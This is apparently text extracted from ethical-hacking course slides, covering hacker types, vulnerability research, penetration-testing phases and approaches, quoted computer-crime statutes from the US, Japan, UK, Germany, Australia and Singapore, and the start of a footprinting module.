Individuals professing hacker skills and using them for defensive purposes. Also known as **security analysts**.



Hacker Classes and Ethical Hacking

◉ Ethical Hacker Classes

- **Former Black Hats**
 - Reformed crackers
 - First-hand experience
 - Lesser credibility perceived
- **White Hats**
 - Independent security consultants (may be groups as well)
 - Claim to be knowledgeable about black hat activities
- **Consulting Firms**
 - Part of ICT firms
 - Good credentials



What do Ethical Hackers Do?

⊙ *“If you know the enemy and know yourself, you need not fear the result of a hundred battles.”*

– Sun Tzu, *Art of War*

Ethical hackers try to answer the following questions:

What can the intruder see on the target system? (*Reconnaissance and Scanning phases*)

What can an intruder do with that information? (*Gaining Access and Maintaining Access phases*)

Does anyone at the target notice the intruders' attempts or successes? (*Reconnaissance and Covering Tracks phases*)




⊙ *If hired by any organization, an ethical hacker asks the organization what it is trying to protect, against whom, and what resources it is willing to expend in order to gain protection.*

Can Hacking be Ethical?

Hacker refers to a person who enjoys learning the details of computer systems and how to stretch their capabilities.

Cracker refers to a person who uses his hacking skills for offensive purposes.



Hacking describes the rapid development of new programs or the reverse engineering of already existing software to make the code better and more efficient.

Ethical hacker refers to security professionals who apply their hacking skills for defensive purposes.


How to Become an Ethical Hacker

To become an ethical hacker you must meet the following requirements:

- ① Should be proficient with programming and computer networking skills
- ① Should be familiar with vulnerability research
- ① Should have mastery in different hacking techniques
- ① Should be prepared to follow a strict code of conduct



Skill Profile of an Ethical Hacker



- ◉ A computer expert adept at technical domains.
- ◉ Has in-depth knowledge of target platforms, such as Windows, Unix, and Linux.
- ◉ Has exemplary knowledge of networking and related hardware and software.
- ◉ Knowledgeable about security areas and related issues.

What is Vulnerability Research?

- ◉ Discovering vulnerabilities and design weaknesses that will open an operating system and its applications to attack or misuse.
- ◉ Includes both dynamic study of products and technologies and ongoing assessment of the hacking underground.
- ◉ Relevant innovations are released in the form of alerts and are delivered within product improvements for security systems.
- ◉ Can be classified based on:
 - Severity level (low, medium, or high)
 - Exploit range (local or remote)



Why Hackers Need Vulnerability Research

- ◉ To identify and correct network vulnerabilities
- ◉ To protect the network from being attacked by intruders
- ◉ To get information that helps prevent security problems
- ◉ To gather information about viruses
- ◉ To find weaknesses in the network and to alert the network administrator before a network attack
- ◉ To know how to recover from a network attack


Vulnerability Research Tools

US-CERT publishes information regarding a variety of vulnerabilities in “US-CERT Vulnerabilities Notes”

- ◉ Similar to alerts but contain less information
- ◉ Does not contain the solutions to all the vulnerabilities
- ◉ Contains vulnerabilities that meet certain criteria
- ◉ Contains information that is useful to the administrator
- ◉ Vulnerability notes can be searched by several key fields: name, vulnerability ID number, and CVE-name
- ◉ Can be cross checked with the Common Vulnerabilities and Exposures (CVE) catalog

Vulnerability Research Websites

- ◉ www.windowsfocus.com
- ◉ www.security.com
- ◉ www.securitytracker.com
- ◉ www.microsoft.com/security



How Do They Go About It?

- Any security evaluation involves three components:




Preparation – In this phase, a formal contract is signed that contains a non-disclosure clause as well as a legal clause to protect the ethical hacker against any prosecution that might otherwise attract during the conduct phase. The contract also outlines infrastructure perimeter, evaluation activities, time schedules, and resources available to him.

Conduct – In this phase, the evaluation technical report is prepared based on testing potential vulnerabilities.



Conclusion – In this phase, the results of the evaluation are communicated to the organization or sponsors and corrective action is taken if needed.



Approaches to Ethical Hacking

- ◉ Remote network – This approach attempts to simulate an intruder launching an attack over the Internet.
- ◉ Remote dial-up network – This approach attempts to simulate an intruder launching an attack against the client's modem pools.
- ◉ Local network – This approach simulates an employee with legal access gaining unauthorized access over the local network.

- ◉ Stolen equipment – This approach simulates theft of a critical information resource, such as a laptop owned by a strategist that was taken from its owner and given to the ethical hacker.
- ◉ Social engineering – This approach attempts to check the integrity of the organization's employees.
- ◉ Physical entry – This approach attempts to physically compromise the organization's ICT infrastructure.

Ethical Hacking Testing

- ◉ There are many different forms of security testing. Examples include vulnerability scanning, ethical hacking, and penetration testing.
- ◉ Approaches to testing are shown below.

- **Black box** – With no prior knowledge of the infrastructure to be tested.
- **White box** – With a complete knowledge of the network infrastructure.
- **Gray box** – Also known as Internal Testing. Examines the extent of access by insiders within the network.



Ethical Hacking Deliverables

An Ethical Hacking Report :

- ⦿ Details the results of the hacking activity, matching it against the work schedule decided prior to the conduct phase.
- ⦿ Vulnerabilities are detailed and avoidance measures suggested. Usually delivered in hard copy format for security reasons.



⦿ *Issues to consider – Nondisclosure clause in the legal contract (availing the right information to the right person), integrity of the evaluation team, sensitivity of information.*



Computer Crimes and Implications

CYBERCRIME - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Print View Source

Address <http://cybercrime.gov/>

[Text Only Version](#)

 **WWW.CYBERCRIME.GOV**
Computer Crime and Intellectual Property Section (CCIPS)
of the Criminal Division of the U.S. Department of Justice

★

Search for: [Hints ...](#)

Personalized information if you are a...

Computer Crime (e.g., hacking): [Policy](#) · [Cases](#) · [Guidance](#) · [Laws](#) · [Documents](#)

Intellectual Property Crime: [Policy](#) · [Cases](#) · [Guidance](#) · [Laws](#) · [Economic Espionage](#) · [Documents](#)

Cybercrime Documents: [Press Releases](#) · [Speeches](#) · [Testimony](#) · [Letters](#) · [Reports](#) · [Manuals](#)

Cyberethics Information: [Parent or Teacher](#) · [Kids](#) · [Related Web Sites](#)

Computer Crimes and Implications

- ◉ The Cyber Security Enhancement Act of 2002 mandates life sentences for hackers who recklessly endanger the lives of others.
- ◉ The CSI/FBI 2002 Computer Crime and Security Survey noted that 90 percent of respondents acknowledged security breaches, but only 34 percent reported the crimes to law enforcement agencies.
- ◉ The FBI computer crimes squad estimates that between 85 and 97 percent of computer intrusions are not even detected.



Legal Perspective (U.S. Federal Law)

Federal Criminal Code Related to Computer Crime:

- ⊙ 18 U.S.C. § 1029. ***Fraud and Related Activity in Connection with Access Devices***
- ⊙ 18 U.S.C. § 1030. ***Fraud and Related Activity in Connection with Computers***
- ⊙ 18 U.S.C. § 1362. ***Communication Lines, Stations, or Systems***
- ⊙ 18 U.S.C. § 2510 et seq. ***Wire and Electronic Communications Interception and Interception of Oral Communications***
- ⊙ 18 U.S.C. § 2701 et seq. ***Stored Wire and Electronic Communications and Transactional Records Access***

Section 1029

Subsection (a) Whoever -

- (1) knowingly and with intent to defraud produces, uses, or traffics in one or more counterfeit access devices;
- (2) knowingly and with intent to defraud traffics in or uses one or more unauthorized access devices during any one-year period, and by such conduct obtains anything of value aggregating \$1,000 or more during that period;
- (3) knowingly and with intent to defraud possesses fifteen or more devices which are counterfeit or unauthorized access devices;
- (4) knowingly, and with intent to defraud, produces, traffics in, has control or custody of, or possesses device-making equipment;

Section 1029 (continued)

- (5) knowingly and with intent to defraud effects transactions, with 1 or more access devices issued to another person or persons, to receive payment or any other thing of value during any 1-year period the aggregate value of which is equal to or greater than \$1,000;
- (6) without the authorization of the issuer of the access device, knowingly and with intent to defraud solicits a person for the purpose of—
 - (A) offering an access device; or
 - (B) selling information regarding or an application to obtain an access device;
- (7) knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services;

Section 1029 (continued)

- (8) knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a scanning receiver;
- (9) knowingly uses, produces, traffics in, has control or custody of, or possesses hardware or software, knowing it has been configured to insert or modify telecommunication identifying information associated with or contained in a telecommunications instrument so that such instrument may be used to obtain telecommunications service without authorization; or
- (10) without the authorization of the credit card system member or its agent, knowingly and with intent to defraud causes or arranges for another person to present to the member or its agent, for payment, 1 or more evidences or records of transactions made by an access device.

Penalties

- (A) in the case of an offense that does not occur after a conviction for another offense under this section--
- (i) if the offense is under paragraph (1), (2), (3), (6), (7), or (10) of subsection (a), a fine under this title or imprisonment for not more than 10 years, or both; and
 - (ii) if the offense is under paragraph (4), (5), (8), or (9) of subsection (a), a fine under this title or imprisonment for not more than 15 years, or both;
- (B) in the case of an offense that occurs after a conviction for another offense under this section, a fine under this title or imprisonment for not more than 20 years, or both; and
- (C) in either case, forfeiture to the United States of any personal property used or intended to be used to commit the offense.

Section 1030 – (a) (1)

Subsection (a) Whoever--

- (1) having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;

Section 1030 (2) (A) (B) (C)

(2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--

(A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);

(B) information from any department or agency of the United States; or

(C) information from any protected computer if the conduct involved an interstate or foreign communication;

Section 1030 (3) (4)

- (3) intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;
- (4) knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$5,000 in any 1-year period;

Section 1030 (5) (A) (B)

- (5)(A)(i) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;
 - (ii) intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or
 - (iii) intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and
- (5)(B) by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--

Section 1030 (5) (B) (continued)

- (i) loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1 or more other protected computers) aggregating at least \$5,000 in value;
- (ii) the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;
- (iii) physical injury to any person;
- (iv) a threat to public health or safety; or
- (v) damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

Section 1030 (6) (7)

- (6) knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if--
 - (A) such trafficking affects interstate or foreign commerce; or
 - (B) such computer is used by or for the Government of the United States;
- (7) with intent to extort from any person any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;

Penalties

- (1)(A) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(1) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and
- (B) a fine under this title or imprisonment for not more than twenty years, or both, in the case of an offense under subsection (a)(1) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;
- (2)(A) except as provided in subparagraph (B), a fine under this title or imprisonment for not more than one year, or both, in the case of an offense under subsection (a)(2), (a)(3), (a)(5)(A)(iii), or (a)(6) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

Penalties (continued)

- ◉ (B) a fine under this title or imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(2), or an attempt to commit an offense punishable under this subparagraph, if--
 - (i) the offense was committed for purposes of commercial advantage or private financial gain;
 - (ii) the offense was committed in furtherance of any criminal or tortuous act in violation of the Constitution or laws of the United States or of any State; or
 - (iii) the value of the information obtained exceeds \$5,000;
- ◉ (C) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(2), (a)(3) or (a)(6) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph;

Penalties (continued)

- (3)(A) a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and
- (3)(B) a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4), (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and

Penalties (continued)

- (4)(A) a fine under this title, imprisonment for not more than 10 years, or both, in the case of an offense under subsection (a)(5)(A)(i), or an attempt to commit an offense punishable under that subsection;
- (4)(B) a fine under this title, imprisonment for not more than 5 years, or both, in the case of an offense under subsection (a)(5)(A)(ii), or an attempt to commit an offense punishable under that subsection;
- (4)(C) a fine under this title, imprisonment for not more than 20 years, or both, in the case of an offense under subsection (a)(5)(A)(i) or (a)(5)(A)(ii), or an attempt to commit an offense punishable under either subsection, that occurs after a conviction for another offense under this section.

Japan's Cyber Laws

Law No. 128 of 1999 (in effect from February 3, 2000)

Husei access kinski hou

Article 3. No person shall conduct an act of unauthorized computer access.

(1) An act of making available a specific use which is restricted by an access control function by making in operation a specific computer having that access control function through inputting into that specific computer, via telecommunication line, another persons identification code for that access control function

(2) An act of making available a restricted specific use by making in operation a specific computer having that access control function through inputting into it, via telecommunication line, any information (excluding an identification code) or command that can evade the restrictions placed by that access control function on that specific use

Japan's Cyber Laws

(3) An act of making available a restricted specific use by making in operation a specific computer, whose specific use is restricted by an access control function installed into another specific computer which is connected, via a telecommunication line, to that specific computer, through inputting into it, via a telecommunication, any information or command that can evade the restriction concerned

Article 4. No person shall provide another person's identification code relating to an access control function to a person other than the access administrator for that access control function or the authorized user for that identification code, in indicating that it is the identification code for which specific computer's specific use, or at the request of a person who has such knowledge, excepting the case where such acts are conducted by that access administrator, or with the approval of that access administrator or of that authorized user

Article 8. A person who falls under one of the following items shall be punished with penal servitude for not more than one year or a fine of not more than 500,000 yen:

(1) A person who has infringed the provision of Article 3, paragraph 1;

Article 9. A person who has infringed the provision of Article 4 shall be punished with a fine of not more than 300,000 yen

United Kingdom's Cyber Laws

Computer Misuse Act 1990

- (1) A person is guilty of an offense if-
 - (a) he causes a computer to perform any function with the intent to secure access to any program or data held in any computer,
 - (b) the access he intends to secure is unauthorized, and
 - (c) he knows at the time when he causes the computer to perform the function that that is the case.
- (2) The intent a person has to have to commit an offense under this section need not to be directed at:
 - (a) any particular program or data,
 - (b) a program or data of any particular kind, or
 - (c) a program or data held in any particular computer
- (3) A person guilty of an offense under this section shall be liable on summary conviction to imprisonment for a term not exceeding six months or to a fine not exceeding level 5 on the standard scale or to both.

United Kingdom's Cyber Laws

- (4) A person is guilty of an offense under this section if he commits an offense under section 1 above (" the unauthorized access offense") with intent
 - (a) to commit an offense to which this section applies; or
 - (b) to facilitate the commission of such an offense and the offense he intends to commit or facilitate is referred to below in this section as the further offense
- (5) This section applies to offences
 - (a) for which the sentence is fixed by law; or
 - (b) for which a person of twenty-one years of age or over (not previously convicted) may be sentenced to imprisonment for a term of five years
- (6) It is immaterial for the purposes of this section whether the further offense is to be committed on the same occasion as the unauthorized access offense or on any future occasion.
- (7) A person may be guilty of an offense under this section even though the facts are such that the commission of the further offense is impossible.

United Kingdom's Cyber Laws

- (8) A person guilty of an offense under this section shall be liable
 - (a) on summary conviction, to imprisonment for a term not exceeding the statutory maximum or to both; and
 - (b) on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both
- (9) A person is guilty of an offense if -
 - (a) he does any act which causes an unauthorized modification of the contents of any computer; and -
 - (b) at the time when he does the act he has the requisite intent and the requisite knowledge.
- (10) For the purposes of subsection (1)(b) above the requisite intent is an intent to cause a modification of the contents of any and by so doing -
 - (a) to impair the operation of any computer;
 - (b) to prevent or hinder access to any program or data held in any computer; or
 - (c) to impair the operation of any such program or the reliability of any such data

Australia's Cyber Laws

According to CYBERCRIME ACT 2001

The Cyber crime Act 2001 amended the Criminal Code Act 1995 to replace existing outdated computer offences.

A person is guilty of an offence if:

- (a) the person causes any unauthorized access to, or modification of, restricted data
- (b) the person intends to cause the access or modification
- (c) the person knows that the access or modification is unauthorized
- (d) one or more of the following applies:
 - (i) the restricted data is held in a Commonwealth computer
 - (ii) the restricted data is held on behalf of the Commonwealth
 - (iii) the access to, or modification of, the restricted data is caused by means of a telecommunications service

Penalty: 2 years imprisonment



Germany's Cyber Laws

Penal Code Section 202a. Data Espionage:

(1) Any person who obtains without authorization, for himself or for another, data which are not meant for him and which are specially protected against unauthorized access, shall be liable to imprisonment for a term not exceeding three years or to a fine .

(2) Data within the meaning of subsection 1 are only such as are stored or transmitted electronically or magnetically or in any form not directly visible.

Penal Code Section 303a: Alteration of Data

(1) Any person who unlawfully erases, suppresses, renders useless, or alters data (section 202a(2)) shall be liable to imprisonment for a term not exceeding two years or to a fine.

(2) The attempt shall be punishable.



Singapore's Cyber Laws

Chapter 50A: Computer misuse Act.

Section 3 – (1) Any person who knowingly causes a computer to perform any function for the purpose of securing access without authority, shall be liable on conviction to a fine not exceeding \$ 5.000 or to imprisonment for a term not exceeding 2 years or to both.

(2) If any damage is caused as a result of an offence under this section, a person convicted of the offence shall be liable to a fine not exceeding \$ 50.000 or to imprisonment for a term not exceeding 7 years or to both

Section 4: Access with intent to commit or facilitate commission of offence

(1) This section shall apply to an offence involving property, fraud, dishonesty or which causes bodily harm and which is punishable on conviction with imprisonment for a term of not less than 2 years.

(2) Any person guilty of an offence under this section shall be liable on conviction to a not exceeding \$ 50.000 or to imprisonment for a term not exceeding 10 years or to both



Summary

- ⦿ Security is critical across sectors and industries.
- ⦿ Ethical Hacking is a methodology to simulate a malicious attack without causing damage.
- ⦿ Hacking involves five distinct phases.
- ⦿ Security evaluation includes preparation, conduct, and evaluation phases.
- ⦿ Cyber crime can be differentiated into two categories.
- ⦿ U.S. Statutes § 1029 and 1030 primarily address cyber crime.



Ethical Hacking

Module II

Footprinting

Scenario




Adam is furious. He had applied for the network engineer job at targetcompany.com. He believes that he was rejected unfairly. He has a good track record, but the economic slowdown has caused many layoffs, including his. He is frustrated – he needs a job and feels he has been wronged. Late in the evening he decides that he will prove his mettle.

- ◉ What do you think Adam would do?
- ◉ Where would he start and how would he go about it?
- ◉ Are there any tools that can help him in his effort?
- ◉ Can he cause harm to targetcompany.com?
- ◉ As a security professional, where can you lay checkpoints and how can you deploy countermeasures?

Module Objectives

- ◉ Overview of the Reconnaissance Phase
- ◉ Introducing Footprinting
- ◉ Understanding the Information Gathering Methodology of Hackers
- ◉ Comprehending the Implications
- ◉ Learning Some of the Tools Used for the Reconnaissance Phase
- ◉ Deploying Countermeasures


Revisiting Reconnaissance



- ⊙ Reconnaissance refers to the preparatory phase where an **attacker seeks to gather as much information as possible** about a target of evaluation prior to launching an attack.
- ⊙ It involves network scanning, either external or internal, without authorization.

Defining Footprinting

- ⦿ Footprinting is the blueprinting of the security profile of an organization, undertaken in a methodological manner.
- ⦿ Footprinting is one of the three pre-attack phases. The others are scanning and enumeration.
